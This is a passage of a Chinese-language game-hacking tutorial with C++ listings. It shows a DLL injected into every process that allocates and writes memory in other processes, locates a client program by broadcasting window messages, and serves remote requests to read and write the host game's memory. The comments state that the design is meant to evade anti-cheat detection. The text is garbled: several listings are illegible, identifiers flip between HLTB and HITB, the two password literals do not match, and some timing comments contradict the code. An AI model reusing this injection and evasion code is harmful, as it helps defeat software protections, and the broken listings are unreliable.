LPCVOID _lpvBaseAddress, LPCVOID _lpvBuffer, SIZE_T _stSize, SIZE_T *
lpstNumberOfBytesWritten = NULL );
        // More function wrappers follow.
};
```

建立连接

最后我们通过DLL与客户端程序建立连接，并使用一个类来管理每次的连接。然而，为了达到这一点，我们必须先检测一下客户端程序。这似乎很简单，只是简单地将消息发送给每个进程，并判断进程是否响应。这种方法只分配一个缓冲区用于存放客户端响应信息，然后将此地址发送到每个进程中。若其中某进程的缓冲区被响应信息给填充了，那么它就是客户端进程。然而不幸的是，我们可以打开多个客户端程序实例，如果它们同时将响应信息发送到同一个缓冲区，那么就有一份响应信息会丢失，而DLL只能与其中一个实例进行连接。因此我们需要为每个可能会响应的进程(基本上都有可能)提供一个缓冲区。一旦发现响应，我们将缓冲区发送给其授理的类，该类会处理所有与DLL间的通信，并对客户端程序进行响应。

通信缓冲区

我们的通信系统的工作原理是让每个程序(D L L和客户端)将信息写入R A M内部指定的接收地址，此接收地址会被持续监测。每条消息以能够被DLL和客户端软件解析的特定格式来发送，这个我们可以通过结构体、联合体和枚举来构造这样的格式。首先，实际的消息类型需要被枚举，如清单3所示。

Listing 3: Types of messages we can handle

```
typedef struct HLTB_COMMUNICATION_BUFFER {
        // The various kinds of messages we support.
        enum HLTB_MESSAGE {
                // This type of buffer is used by this DLL to wait for a
reply from a potential client.
                HLTB_INITIATECONTACT,
                // The initial reply is used to tell this DLL that the
replying process is a client and to provide some information needed for them
to communicate.
                HLTB_INITIALREPLY,
                // Once a connection is made, this indicates an idle state:
the DLL is waiting for a request.
                HLTB_IDLE,
        };
        // The Windows message we send to start the first communication
known by both processes.
        enum HLTB_INITIAL_CONTACT_MESSAGE {
                HLTB_INIT_MESSAGE                    = (WM_APP + 23),
// Arbitrarily chosen,
but known to both this DLL and the client application.
        };
```

每条消息格式的定义如清单4所示。

Listing 4: [illegible]

```
        // This structure contains the data for initiating contact.
        struct HLTB_INITIATECONTACT_DATA {
                /** An 8-character password known only between this DLL and
the client software.
                 * If the password is wrong, the initial message is ignored.
*/
                BYTE                               bPass[8];
        };
        // This structure contains the data for the client process to fill
out when replying.
        struct HLTB_INITIALREPLY_DATA {                 };
        };
```

最后使用一个联合体让单个结构体以清单4中所示的格式来包含数据。具体见代码清单5。

Listing 5: Gathering each of the message formats together in a union.

```
        // The type of data in the structure.
        HLTB_MESSAGE                               mType;
        // ID of the target process.
        DWORD                                      dwId;
        // Address in the other application where this message was put.
        HLTB_COMMUNICATION_BUFFER *          pcbRemoteAddress;
        // The data for each type of communication that can happen.
        union HLTB_COM_DATA {
                // Data for waiting for a reply.  Used by this DLL.
                HLTB_INITIATECONTACT_DATA     idWaitReply;
                // Data filled out by the client when it replies.
                HLTB_INITIALREPLY_DATA             idReplyFromHost;
        }
} * LPHLTB_COMMUNICATION_BUFFER, * const LPCHLTB_COMMUNICATION_BUFFER;
```

注意，在客户端和D L L中均将使用这种结构体。

首次连接

当DLL想盯梢未注入DLL的程序时，就需要先尝试初始化连接。由于DLL欲注入到每一个启动进程中(但并局限于此)，因此我们可以假设未被注入DLL的进程会有意地从其自身卸载DLL，并有可能成为我们想要建立连接的客户端软件。此外，假设游戏进程受反外挂系统保护，那么恶意程序将很难发送可疑的探测消息给游戏进程。一般来说所有的连接工作都是相同的。客户端软件将有一个内存区域，此内存受到DLL的严格监管，当检测到有变更时，就会利用同一缓冲区来回应消息，然而初始化连接就需要发送一个Windows消息来设置这一切。更为复杂的是，DLL并不知道哪个客户端窗口是首次连接的窗口，因此它必须发送消息给每一个由客户端线程创建的窗口。这则代码虽简单，但很长，关于代码解释参见清单6中的注释。

Listing 6: [illegible]

```
        if ( !hProc ) { return; }
        // Allocate memory inside the given process.
        LPVOID lpvAddress = pProc.VirtualAllocEx( hProc, NULL, sizeof( HLTB_
COMMUNICATION_BUFFER ), MEM_COMMIT, PAGE_READWRITE );
        if ( !lpvAddress ) {
                // Abort!
                ::CloseHandle( hProc );
                return;
        }
        // Memory allocated.
        // Prepare the data to write to that address.
        HLTB_COMMUNICATION_BUFFER cbBuffer;
        // Type of communication.
        cbBuffer.mType = HLTB_COMMUNICATION_BUFFER::HLTB_INITIATECONTACT;
        // We give our process ID to the client.
        cbBuffer.dwId = ::GetCurrentProcessId();
        // Apply the secret password which can change in order to avoid imposters.
        // Without this, an anti-cheat system could use our communication network
        // to detect our software by posting an initial message to every window on
        // the system and seeing which processes reply to that message. Our password
        // will always be changing and the client software will not reply if the
        // password is wrong, so anti-cheats cannot use this tactic to detect our
        // communications.
        // For brevity, we hardcode a password, but this should be made dynamic.
        ::CopyMemory( cbBuffer.u.idWaitReply.bPass, "01234567",
sizeof( cbBuffer.u.idWaitReply.bPass ) );
        // Write the data at the allocated address in the given process.
        if ( !pProc.WriteProcessMemory( hProc, lpvAddress, &cbBuffer, sizeof(
cbBuffer ), NULL ) ) {
                // Deallocate.
                pProc.VirtualFreeEx( hProc, lpvAddress, 0, MEM_RELEASE );
                // Let go of the process.
                ::CloseHandle( hProc );
                return;
        }
        // Buffer was written externally.
        // Make a record of this locally. Same kind of buffer but different data.
        ::EnterCriticalSection( &m_csCrit );
        LPHLTB_COMMUNICATION_BUFFER lpcbNew = NULL;
        try {
                lpcbNew = new HLTB_COMMUNICATION_BUFFER();
                m_lpcbBuffers.push_back( lpcbNew );
                // Our local record needs the ID of the given process.
                lpcbNew->dwId = dwId;
                lpcbNew->mType = HLTB_COMMUNICATION_BUFFER::HLTB_INITIATECONTACT;
                lpcbNew->pcbRemoteAddress = static_cast<HLTB_COMMUNICATION_
BUFFER *>(lpvAddress);
```

```
        }
        catch ( ... ) {
                // Will either be NULL or the valid return of a new HITB_
COMMUNICATION_BUFFER();
                // If coming here and not NULL, it will be a leak if not deleted.
                delete lpcbNew;
                // Deallocate.
                pProc.VirtualFreeEx( hProc, lpvAddress, 0, MEM_RELEASE );
                // Let go of the process.
                ::CloseHandle( hProc );
                ::LeaveCriticalSection( &m_csCrit );
                return;
        }
        ::LeaveCriticalSection( &m_csCrit );
        // We are done with the process.
        ::CloseHandle( hProc );
        // From here out we do not clean up on errors.
        // The last step is to tell the process that we sent a buffer to it.
        // Send a message to every window in the process.
        HANDLE hSnap = ::CreateToolhelp32Snapshot( TH32CS_SNAPTHREAD, 0UL );
        if ( hSnap == INVALID_HANDLE_VALUE ) {
                return;
        }
        // Sets dwSize to the correct value and zero's everything else.
        THREADENTRY32 teEntries = { sizeof( THREADENTRY32 ) };
        if ( ::Thread32First( hSnap, &teEntries ) ) {
                do {
                        if ( teEntries.th32OwnerProcessID == dwId ) {
                                // Send the message to all windows on this thread.
                                ::EnumThreadWindows( teEntries.
th32ThreadID, InitiateContactOnThreadWindows, reinterpret_cast<LPARAM>(lpcbNew)
);
                        }
                } while ( ::Thread32Next( hSnap, &teEntries ) );
        }
        ::CloseHandle( hSnap );
}
```

调用::EnumThreadWindows()需要以下辅助函数，这个函数实际是用于发送消息给客户端，以请求获得响应，代码参见清单7。

Listing 7. The helper function.

```
/**
 * Callback for enumerating windows on a thread.
 */
BOOL CALLBACK CDllMagic::InitiateContactOnThreadWindows( HWND _hWnd, LPARAM
_lParam ) {
        // The buffer to which _lParam points has the information we need to
send to the window.
        LPHITB_COMMUNICATION_BUFFER lpcbBuffer =
reinterpret_cast<LPHITB_COMMUNICATION_BUFFER>(_lParam);
        ::PostMessage( _hWnd, HITB_COMMUNICATION_BUFFER::HITB_INIT_MESSAGE, 0,
                reinterpret_cast<LPARAM>(lpcbBuffer->pcbRemoteAddress) );
        return TRUE;
}
```

其中m_lpcbBuffers是一个由std::vector <LPHITB_COMMUNICATION_BUFFER> m_lpcbBuffers定义的类成员。我们用它记录下每一次的初始化连接，并用它来判断是否得到响应。关于这个函数，一旦我们拥有一个可能是客户端进程的ID，就可以通过调用CDllMagic::InitiateCommunication()开始进行通信。现在我们需要做的就是找出客户端进程。

查找客户端

从理论上来讲，查找客户端相对比较简单。由于查找过程必须持续进行，因此搜索例程必须是双线程的，以无限循环交替地进行搜索工作，直至被通知终止。另外，它必须不能消耗过多的C P U资源，因此它必须处于低优先级，并在循环中存在一定的休眠过程。在循环搜索中，对于无响应的进程，将不再打开，并移除相关的通信记录，然后释放资源。出于简洁没有附上这段代码，但在下面代码中会有所讲解。如代码清单8所示，它是个静态函数，因为后面它将调用::CreateThread()函数。

DllIsInProc简单地扫描进程中与当前DLL同名的模块，代码参见清单9。

Listing 8. The main logic for the DLL, which primarily sits and searches for client applications.

```
class CDllMagic {
        static DWORD WINAPI SearchThread( LPVOID _lpvParm );
};

/**
 * The thread that monitors all processes searching for the client process.
 */
DWORD WINAPI CDllMagic::SearchThread( LPVOID _lpvParm ) {
        CDllMagic * pmmThis = reinterpret_cast<CDllMagic *>(_lpvParm);
        // When the thread first begins, some required DLL's may not have
been loaded yet.
        // Sleep for just a second.
        ::Sleep( 1000UL );
        while ( pmmThis->m_bRun ) {
                // Run over all processes, sending a query to each if necessary.
                HANDLE hSnap = ::CreateToolhelp32Snapshot( TH32CS_
SNAPPROCESS, 0UL );
                if ( hSnap != INVALID_HANDLE_VALUE ) {
                        // Sets dwSize to the correct value and zero's
everything else.
                        PROCESSENTRY32 peEntries = { sizeof( PROCESSENTRY32
) };
                        if ( ::Process32First( hSnap, &peEntries ) ) {
                                do {
                                        // If this DLL is inside the
process, move on.
                                        if ( pmmThis->DllIsInProc(
peEntries.th32ProcessID ) ) {
                                                continue;
                                        }
                                        // See if the process ID is
already in our communications array.
                                        size_t stIndex = pmmThis-
>FindBuffer( peEntries.th32ProcessID );
                                        if ( stIndex == ~0UL ) {
                                                // Attempt to initiate
communication with this process.
                                                pmmThis-
>InitiateCommunication( peEntries.th32ProcessID );
                                        }
                                } while ( ::Process32Next( hSnap,
&peEntries ) );
                        }
                        // Free resources.
                        ::CloseHandle( hSnap );
                }
                // Only need to check about 3 times per second.
                ::Sleep( 1000UL / 30UL );
        }
        return 0UL;
}
```

Listing 9. DllIsInProc() scans a process for a module whose name matches the name of this DLL.

```
class CDllMagic {
        BOOL WINAPI DllIsInProc( DWORD _dwId );
};

/**
 * Determines whether or not this DLL is loaded in the given process.
 */
BOOL WINAPI CDllMagic::DllIsInProc( DWORD _dwId ) {
        HANDLE hSnap = ::CreateToolhelp32Snapshot( TH32CS_SNAPMODULE, _dwId );
        if ( hSnap == INVALID_HANDLE_VALUE ) {
                return false;
        }

        // Get the name of this DLL. We are working with the *W API
manually, so compiler settings do not matter. Working with file names always
requires working with wide-character buffers. Note that buffers for file
names/paths such as the one below must always be MAX_PATH in length, not a
hard-coded constant such as 256 or 260 (which is the value of MAX_PATH).
        WCHAR szThisName[MAX_PATH];
        ::GetModuleFileNameW( m_hDll, szThisName, MAX_PATH );
        ::PathStripPathW( szThisName );

        // Sets dwSize to the correct value and zero's everything else.
        MODULEENTRY32W meEntries = { sizeof( MODULEENTRY32W ) };
        if ( ::Module32FirstW( hSnap, &meEntries ) ) {
                do {
                        if ( ::StrCmpIW( szThisName, meEntries.szModule ) == 0 ) {
                                // Found it.
                                ::CloseHandle( hSnap );
                                return TRUE;
                        }
                } while ( ::Module32NextW( hSnap, &meEntries ) );
        }
        ::CloseHandle( hSnap );
        return FALSE;
}
```

然后我们从新的主入口点来运行D L L，如代码清单10所示。

Listing 10. Our new DLL entry point.

```
CDllMagic * g_pmmLogic = NULL;

BOOL APIENTRY DllMain( HMODULE _hModule,
        DWORD _dwReason,
        LPVOID _lpvReserved ) {
        switch ( _dwReason ) {
                case DLL_PROCESS_ATTACH : {
                        ::Beep( 1000, 100 );
                        g_pmmLogic = new CDllMagic();
                        g_pmmLogic->Run( _hModule );
                        break;
                }
                case DLL_PROCESS_DETACH : {
                        delete g_pmmLogic;
                        break;
                }
        }
        return TRUE;
}

WINAPI CDllMagic::~CDllMagic() {
        Stop();
        ::DeleteCriticalSection( &m_csCrit );
}

/**
 * Run the logic. Starts threads and does everything that needs to be done.
 */
VOID WINAPI CDllMagic::Run( HMODULE _hHandle ) {
        m_hDll = _hHandle;
        m_bRun = TRUE;

        m_hSearchThread = ::CreateThread( NULL, 0UL, SearchThread, this,
0UL, NULL );
}

/**
 * Stop everything.
 */
VOID WINAPI CDllMagic::Stop() {
        // Tell the search thread to stop.
        m_bRun = FALSE;

        // Wait for it to stop.
        ::WaitForSingleObject( m_hSearchThread, INFINITE );
        ::CloseHandle( m_hSearchThread );
        m_hSearchThread = NULL;
```

客户端响应

当DLL广播消息时,客户终端的首要任务是用于接收这些信息。由于消息被发送到每一个窗口,因此很容易捕获,其代码如清单11所示。

Listing 11: The client message handler used to catch the initial message sent by the DLL.

```
LRESULT CALLBACK CClient::MsgHandler( HWND _hWnd, UINT _uiMessage, WPARAM _wParam, LPARAM _lParam ) {
    switch( _uiMessage ) {
        case HITB_COMMUNICATION_BUFFER::HITB_INIT_MESSAGE : {
            // A DLL is trying to communicate with us! Handle it.
            break;
        }
    }
    return DefWindowProc( _hWnd, _uiMessage, _wParam, _lParam );
}
```

我们在客户端程序的主窗口过程中捕获消息,参数_lParam用于保存进程上下文中的通信缓冲区地址。为了测试你的系统是否处于工作状态,可在break上面使用一段无用代码(比如"int jhgdjhg = 0;",并在此代码上下断,然后在Microsoft Visual Studio中以调试模式来运行客户端,接着再注入DLL到其他进程)。若注入后触发断点,说明系统正处于运行状态。

如在DLL中一样,我们同样使用一个类来处理与DLL的通信。这个类确实很简单,它仅需要一个通信缓冲区的指针以及与此缓冲区交互的接口。对于每个发送到DLL的请求均会使用到此接口。例如,当我们想读取一个被DLL感染的进程内存时,通过这个类就可以处理进程所有可能引发的情况,包括成功完成读取操作和读取失败的情况。这个类如清单12所示。

Listing 12: [illegible]

```
/**
 * Represents a single connection to a DLL. This just keeps track of which
processes have been infected by the DLL and provides an interface to
working with the connected DLL.
 */
class CClientConnection {
public :
    CClientConnection( LPVOID _lpvBuffer );
    ~CClientConnection();
protected :
    // == Members.
    // Buffer where communication takes place.
    volatile LPHITB_COMMUNICATION_BUFFER            m_lpcbBuffer;
};

CClientConnection::CClientConnection( LPVOID _lpvBuffer ) :
    m_lpcbBuffer( reinterpret_cast<LPHITB_COMMUNICATION_BUFFER>(
_lpvBuffer) ) {
    // Connection made!
    m_lpcbBuffer->mType = HITB_COMMUNICATION_BUFFER::HITB_INITIALREPLY;
}
CClientConnection::~CClientConnection() {
    // Remove the buffer associated with this connection.
    ::VirtualFree( m_lpcbBuffer, 0, MEM_RELEASE );
}
```

由于最终会有很多运行程序连接到DLL,因此需要使用一个数组来记录它们,这个可交由std::vector<CClientConnection *> m_pmmcConnections来完成,关于客户端连接数组的管理则交由读者来完成。我们这里只简单地使用上述vector和临界区(critical section)来实现,当通信类创建后,就会清楚地知道如何使用它们,并结合其他方法来管理这些对象。该对象的构造函数会请求通信响应,在这点上只是将缓冲区类型设置为HITB_COMMUNICATION_BUFFER::HITB_INITIALREPLY。由于缓冲区可能是个无效的内存地址,因此读写它时可能会导致客户端程序崩溃,而不是中断在构造函数中,我们可以使用一个静态函数来对此进行检测,并返回一个被创建的对象的指针,以判断地址是否有效。代码参见清单13。

Listing 13: Verifying a connection and creating an object to manage it.

```
class CClientConnection {
    static CClientConnection * WINAPI          CreateBufferAt( LPVOID _lpvAddress );
};

/** Is the given address a valid buffer? If so, a CClientConnection object
 *      is returned that uses the given buffer for communication. Notice that
this is static.
 */
CClientConnection * WINAPI CClientConnection::CreateBufferAt( LPVOID _lpvAddress )
{
    // Check the buffer for being valid memory.
    if ( ::IsBadReadPtr( _lpvAddress, sizeof( HITB_COMMUNICATION_BUFFER )
) ) {
        return NULL;
    }
    // Address is valid. Is the data valid?
    LPHITB_COMMUNICATION_BUFFER lpcbBuffer =
reinterpret_cast<LPHITB_COMMUNICATION_BUFFER>(_lpvAddress);
    // Check for the secret password.
    if ( ::memcmp( lpcbBuffer->uIdWaitReply.bPass, "012345678",
sizeof( lpcbBuffer->uIdWaitReply.bPass ) ) != 0 ) {
        // Wrong password! This message is fake and was not sent by
our DLL. Give no response.
        return NULL;
    }
    // Data appears to be valid. We have communication with a DLL in
another process now.
    return new CClientConnection( _lpvAddress );
}
```

在这个静态函数的帮助下,添加一个通信对象就变得容易多了,清单14列出了一个使用我们自己管理系统的示例函数。

Listing 14: Creating a connection to the DLL from the client.

```
BOOL WINAPI CClient::AddDllConnection( LPVOID _lpvComAddress ) {
    // Let the CClientConnection class determine whether the address is
good or not.
    CClientConnection * pmmcCom =
CClientConnection::CreateBufferAt( _lpvComAddress );
    if ( !pmmcCom ) { return false; }
    // It is good, so add it to our list.
    ::EnterCriticalSection( &m_csCommunicationLock );
    m_pmmcConnections.push_back( pmmcCom );
    ::LeaveCriticalSection( &m_csCommunicationLock );
    return true;
}
```

剩下的就是对Windows消息挂钩,代码参见清单15。

Listing 15: Hooking up the connection to the message-handler in the client.

```
        case HITB_COMMUNICATION_BUFFER::HITB_INIT_MESSAGE : {
            // A DLL is trying to communicate with us! Handle it.
            m_pManager->
AddDllConnection( reinterpret_cast<LPVOID>(_lParam) );
            break;
```

Sealing The Deal

当客户端正对来自DLL的初始连接进行响应时,DLL会捕获此响应,并在DLL与客户端之间创建一个专用线程用于通信。我们修改搜索线程以检测这些响应信息是否来自客户端。检测函数如清单16所示。

Listing 16. In the DLL we check for a reply from any potential clients

```
class CDllMagic {
    static BOOL WINAPI        BufferGotReply( const HITB_COMMUNICATION_BUFFER &cbLocalBuffer, CProcess &pProc );
};

/**
 * Check a local buffer to see if there has been a reply posted in the application in which the buffer was allocated.
 */
BOOL WINAPI CDllMagic::BufferGotReply( const HITB_COMMUNICATION_BUFFER &cbLocalBuffer, CProcess &pProc ) {
        // Attempt to open the given process.
        HANDLE hTarget = pProc.OpenProcess( PROCESS_VM_READ | PROCESS_VM_WRITE | PROCESS_VM_OPERATION, FALSE, cbLocalBuffer.dwId );
        if ( !hTarget ) { return FALSE; }
        // Process opened.  Read the remote buffer.
        HITB_COMMUNICATION_BUFFER cbRemoteBuffer;
        if ( pProc.ReadProcessMemory( hTarget, cbLocalBuffer.pcbRemoteAddress, &cbRemoteBuffer, sizeof( cbRemoteBuffer ) ) ) {
                ::CloseHandle( hTarget );
                return cbRemoteBuffer.mType == HITB_COMMUNICATION_BUFFER::HITB_INITIALREPLY;
        }
        ::CloseHandle( hTarget );
        return FALSE;
}
```

由于客户端运行在其自身的地址空间中,因此我们将客户端本地的响应缓冲区数据复制到DLL中,以便于操作。当缓冲区位于本地时,需要检测它的缓冲区类型。下面是用于在主D L L线程中检测响应信息的辅助函数,代码如清单17所示。

Listing 17. The bold area shows our addition to the searching routine

```
DWORD WINAPI CDllMagic::SearchThread( LPVOID lpvParm ) {
    CDllMagic * pmThis = reinterpret_cast<CDllMagic *>(lpvParm);
    while ( pmThis->m_bRun ) {
                if ( hSnap != INVALID_HANDLE_VALUE ) {
                        if ( ::Process32First( hSnap, &peEntries ) ) {
                        }
                        // Free resources.
                        ::CloseHandle( hSnap );
                }

                ::EnterCriticalSection( &pmThis->m_csCrit );
                // Check for replies from the client application(s).
                for ( size_t I = pmThis->m_lpcbBuffers.size(); I--; ) {
                        if ( BufferGotReply( (*pmThis->m_lpcbBuffers[I]), pmThis->m_pProcess ) ) {
                                // A connection can be made to this process.  Do it.
                                pmThis->CreateLink( (*pmThis->m_lpcbBuffers[I]) );
                        }
                }
                ::LeaveCriticalSection( &pmThis->m_csCrit );
                // Only need to check about 3 times per second.
                ::Sleep( 1000UL / 3UL );
        }
        return 0UL;
}
```

在文章开头处我们就创建了一个类,用于处理D L L与客户端软件间的单一连接。CreateLink()函数就是用于创建这样的一个类,并让它在自身线程中运行。该类运行在自身线程中,并循环运行,直至连接中断或者D L L程序关闭,或者客户端程序关闭。每一循环都会检测远程通信缓冲区,以判断客户端程序创建的缓冲区是否被填充满。该类的结构如清单18所示。

Listing 18. The start of our DLL class to handle connections to clients

```
class CTargetProcess {
public :
        // == Various constructors.
        WINAPI                                  CTargetProcess();
        // == Functions.
        BOOL WINAPI                             OpenTargetProcessById( DWORD dwId, LPVOID lpvAddr, CProcess * lppProc );
        VOID WINAPI                             Close();
protected :
        // == Members.
        // Access to target processes.  The target process from our perspective is the client application that is meant to interface with this DLL.  We are inside its target application.
        CProcess *                              m_ppProcess;
        // The target process's ID.
        DWORD                                   m_dwId;
        // The handle to the target process.
        HANDLE                                  m_hTarget;
        // A thread that monitors the target process for being open.  The target process can close at any time, so we need to keep a second thread to monitor it so we can cancel if we are waiting for a reply from the target process.
        HANDLE                                  m_hMonitorThread;
        // This flag tells us to abort when the target process closes.
        volatile LONG                           m_lTargetClosed;
        // The communication buffer in the target process.
        LPHITB_COMMUNICATION_BUFFER             m_lpcbBuffer;
        // == Functions.
        static DWORD WINAPI                     MonitorThread( LPVOID lpvParm );
};

// == Various constructors.
WINAPI CTargetProcess::CTargetProcess() :
        m_ppProcess( NULL ),
        m_hTarget( NULL ),
        m_dwId( 0UL ),
        m_hMonitorThread( NULL ),
        m_lTargetClosed( 1 ) {
}
```

```
// == Functions.
/**
 * Open a target process.  Must be called only once per instance of this class.
 */
BOOL WINAPI CTargetProcess::OpenTargetProcessById( DWORD _dwId, LPVOID _lpvAddr, CProcess * _lppProc ) {
        m_ppProcess = _ppProc;
        // Attempt to open the given process.
        m_hTarget = m_ppProcess->OpenProcess( PROCESS_VM_READ | PROCESS_VM_WRITE | PROCESS_VM_OPERATION, FALSE, _dwId );
        if ( !m_hTarget ) { return FALSE; }
        // Open succeeded.  We are now attached to the client application and can read and write its memory.
        m_dwId = _dwId;
        m_lTargetClosed = 0;
        m_lpcbBuffer = reinterpret_cast<LPHITB_COMMUNICATION_BUFFER>(_lpvAddr);
        // Set the mode in the target process to idle.
        HITB_COMMUNICATION_BUFFER cbRemoteBuffer;
        if ( m_ppProcess->ReadProcessMemory( m_hTarget, m_lpcbBuffer, &cbRemoteBuffer, sizeof( cbRemoteBuffer ) ) ) {
                cbRemoteBuffer.mType = HITB_COMMUNICATION_BUFFER::HITB_IDLE;
                m_ppProcess->WriteProcessMemory( m_hTarget, m_lpcbBuffer, &cbRemoteBuffer, sizeof( cbRemoteBuffer ) );
        }
        // Start the monitoring thread.
        m_hMonitorThread = ::CreateThread( NULL, 0UL, MonitorThread, this, 0UL, NULL );
        if ( !m_hMonitorThread ) { return false; }
        return TRUE;
}
/**
 * Detach from the target process.  Waits for the monitoring thread to close.
 */
VOID WINAPI CTargetProcess::Close() {
        // If the monitoring thread does not exist, then there is nothing to do.  This can only happen after the
        // target process has terminated or we cancel manually.
        if ( !m_hMonitorThread ) { return; }
        // Cancel the monitoring thread by incrementing m_lTargetClosed.
        ::InterlockedIncrementAcquire( &m_lTargetClosed );
        // The monitoring thread will either be closed already or will close soon.  Wait for it.
        ::WaitForSingleObject( m_hMonitorThread, INFINITE );
        // Close the handle to the thread.
        ::CloseHandle( m_hMonitorThread );
        // Ensure we do not repeat this action.
        m_hMonitorThread = NULL;
}
/**
 * The thread that monitors the target process for closing.  When the target process closes, this sets m_lTargetClosed to TRUE and exits.
 */
DWORD WINAPI CTargetProcess::MonitorThread( LPVOID lpvParm ) {
        CTargetProcess * ptpThis = reinterpret_cast<CTargetProcess *>(lpvParm);
        // Lower this thread priority.  Not really necessary since we ::Sleep() frequently.
        ::SetThreadPriority( ::GetCurrentThread(), THREAD_PRIORITY_LOWEST );
        // Monitor the target process.  An efficient way to do this is is to simply try to open the process repeatedly.
        // The class's thread may abort the loop by incrementing m_lTargetClosed itself.  We scan until this happens.
        while ( !ptpThis->m_lTargetClosed ) {
                HANDLE hTarget = ptpThis->m_ppProcess->OpenProcess( PROCESS_VM_OPERATION, FALSE, ptpThis->m_dwId );
                if ( !hTarget ) {
                        // Just break from the loop to error out or abort.
                        break;
                }
                ::CloseHandle( hTarget );
                // Do not hog resources.  Checking only 10 times per second is fine enough.
                ::Sleep( 1000UL / 10UL );
        }
        // If leaving the thread, indicate that the target process has been closed so the main class will stop working with it.
        ::InterlockedIncrementAcquire( &ptpThis->m_lTargetClosed );
        return 0UL;
}
```

这个类可处理的基本功能是附加和分离客户端进程并持续检测客户端进程是否关闭。当连接被创建时,该类将目标进程(客户端程序)中的消息状态设置为空闲(I d l e)。这是必需的,否则DLL将不停地去尝试连接客户端。接下来我们添加一个处理规则的函数,用于处理来自客户端程序的请求。当此函数被调用时,就会去检测是否存在请求,如果发现存在请求,就对其进行响应以满足请求。该函数的代码如清单19所示。

```
class CTargetProcess {
        VOID WINAPI                     Tick();
};

/**
 * Performs one check in the target process for a message.  If the client is requesting information, this responds to the request.
 */
VOID WINAPI CTargetProcess::Tick() {
        // Read the buffer in the target process.
        HITB_COMMUNICATION_BUFFER cbRemoteBuffer;
        if ( m_ppProcess->ReadProcessMemory( m_hTarget, m_lpcbBuffer, &cbRemoteBuffer, sizeof( cbRemoteBuffer ) ) ) {
                // If the buffer is a request for information about this process, handle it.
                switch ( cbRemoteBuffer.mType ) {
                        case HITB_COMMUNICATION_BUFFER::HITB_IDLE : { break; }
        }
}
```

这个函数会在它自身的线程中不断地被循环调用,然后我们添加一个线程函数,它是个公共静态函数。代码如清单20所示。

Listing 20: Updating is done in a loop until a request to close is issued.

```
[illegible]
```

最后,使用CreateLink()函数创建一个类对象,并在自身线程中启动,然后再创建一个嵌套结构,用于存储类对象和运行线程的句柄,代码参见清单21。

Listing 21: A new structure is created to group a connection class and the thread on which it runs

```
[illegible]
```

接着为这一连接数组创建两个管理例程,其中一个用于创建连接(CreateLink()),一个用于关闭连接,如清单22所示。

Listing 22: Creating and closing connections in the DLL

```
[illegible]
```

上面另外添加了一个Stop()函数。

WHAT IS HAPPENING

当主D L L循环函数检测到初始连接的响应信息时,C r e a t e L i n k()就会被调用。当远程进程将缓冲区中的m T y p e成员设置为HITB_COMMUNICATION_BUFFER::HITB_INITIALREPLY时,初始连接的响应信息也会被检测到。当DLL检测到这些改变时,CTargetProcess对象就会被创建,用于处理与客户端的后续通信。为了避免对同一客户端重建连接,客户端进程的缓冲区可被DLL远程将mType成员设置为HITB_COMMUNICATION_BUFFER::HITB_IDLE。这也意味着客户端进程可以使用本地缓冲区进行通信。接下来,DLL发送新建的CTargetProcess对象给自身线程中的循环函数,用于检查和处理远程客户端中的缓冲区数据是否被更改。每次检查,都必须对本地缓冲区数据进行复制。它可以直接修改客户端应用程序,因为客户端程序并不能修改D L L进程,这在网络通信上是为了避免去修改被反外挂保护的DLL进程。

LET' S COMMUNICATE!

现在D L L与客户端程序可进行通信了,剩下的就是决定创建何种类型的请求。本文只演示两种请求:读取和写入D L L进程的R A M。为了添加新的请求类型,就必须修改H I T B_COMMUNICATION_BUFFER结构。我们可添加一个新的请求类型给枚举结构,并将包含新建的请求类型的数据结构添加进去,在清单23中,我们添加了ReadProcessMemory()和WriteProcessMemory()请求。

Listing 23: Additions required to handle messages for reading and writing memory in the process in which the DLL lives.

```
[illegible]
```

为了处理这些消息,我们修改了CTarget Process类中的Tick()函数,如清单24所示。

```
Listing 24 Handling new messages
VOID WINAPI CTargetProcess::Tick() {
    if ( m_ppProcess->ReadProcessMemory( m_hTarget, m_lpcbBuffer,
&cbRemoteBuffer, sizeof( cbRemoteBuffer ) ) ) {
        switch ( cbRemoteBuffer.mType ) {
            case HITB_COMMUNICATION_BUFFER::HITB_IDLE : { break; }
            case HITB_COMMUNICATION_BUFFER::HITB_RPM : {
                // The client wants to read some memory in the
process of this DLL.
                cbRemoteBuffer.mType =
HITB_COMMUNICATION_BUFFER::HITB_IDLE;
                if ( ::IsBadReadPtr( cbRemoteBuffer.u.rdRpm.
lpvBaseAddress, cbRemoteBuffer.u.rdRpm.stSize ) ) {
                    // Fail.
                    cbRemoteBuffer.u.rdRpm.stSize = 0UL;
                    cbRemoteBuffer.u.rdRpm.bStatus = FALSE;
                }
                else {
                    // Write to the target process the requested bytes.
                    cbRemoteBuffer.u.rdRpm.bStatus = m_ppProcess-
>WriteProcessMemory( m_hTarget,
                        cbRemoteBuffer.u.rdRpm.lpvBuffer,
cbRemoteBuffer.u.rdRpm.lpvBaseAddress, cbRemoteBuffer.u.rdRpm.stSize,
                        &cbRemoteBuffer.u.rdRpm.stSize );
                }
                // File the return with the target process.
                m_ppProcess->WriteProcessMemory( m_hTarget, m_
lpcbBuffer, &cbRemoteBuffer, sizeof( cbRemoteBuffer ) );
                break;
            }
            case HITB_COMMUNICATION_BUFFER::HITB_WPM : {
                // The client wants to write some memory
to the process of this DLL.
                cbRemoteBuffer.mType =
HITB_COMMUNICATION_BUFFER::HITB_IDLE;
                if ( ::IsBadWritePtr( cbRemoteBuffer.u.wdWpm.
lpvBaseAddress, cbRemoteBuffer.u.wdWpm.stSize ) ) {
                    // Fail.
                    cbRemoteBuffer.u.wdWpm.stSize = 0UL;
                    cbRemoteBuffer.u.wdWpm.bStatus = FALSE;
                }
                else {
                    // Read from the target process into this process.
                    cbRemoteBuffer.u.wdWpm.bStatus = m_ppProcess-
>ReadProcessMemory( m_hTarget, cbRemoteBuffer.u.wdWpm.lpvBuffer,
                        cbRemoteBuffer.u.wdWpm.lpvBaseAddress,
cbRemoteBuffer.u.wdWpm.stSize,
                        &cbRemoteBuffer.u.wdWpm.stSize );
                }
                // File the return with the target process.
                m_ppProcess->WriteProcessMemory( m_hTarget, m_
lpcbBuffer, &cbRemoteBuffer, sizeof( cbRemoteBuffer ) );
                break;
            }
        }
    }
}
```

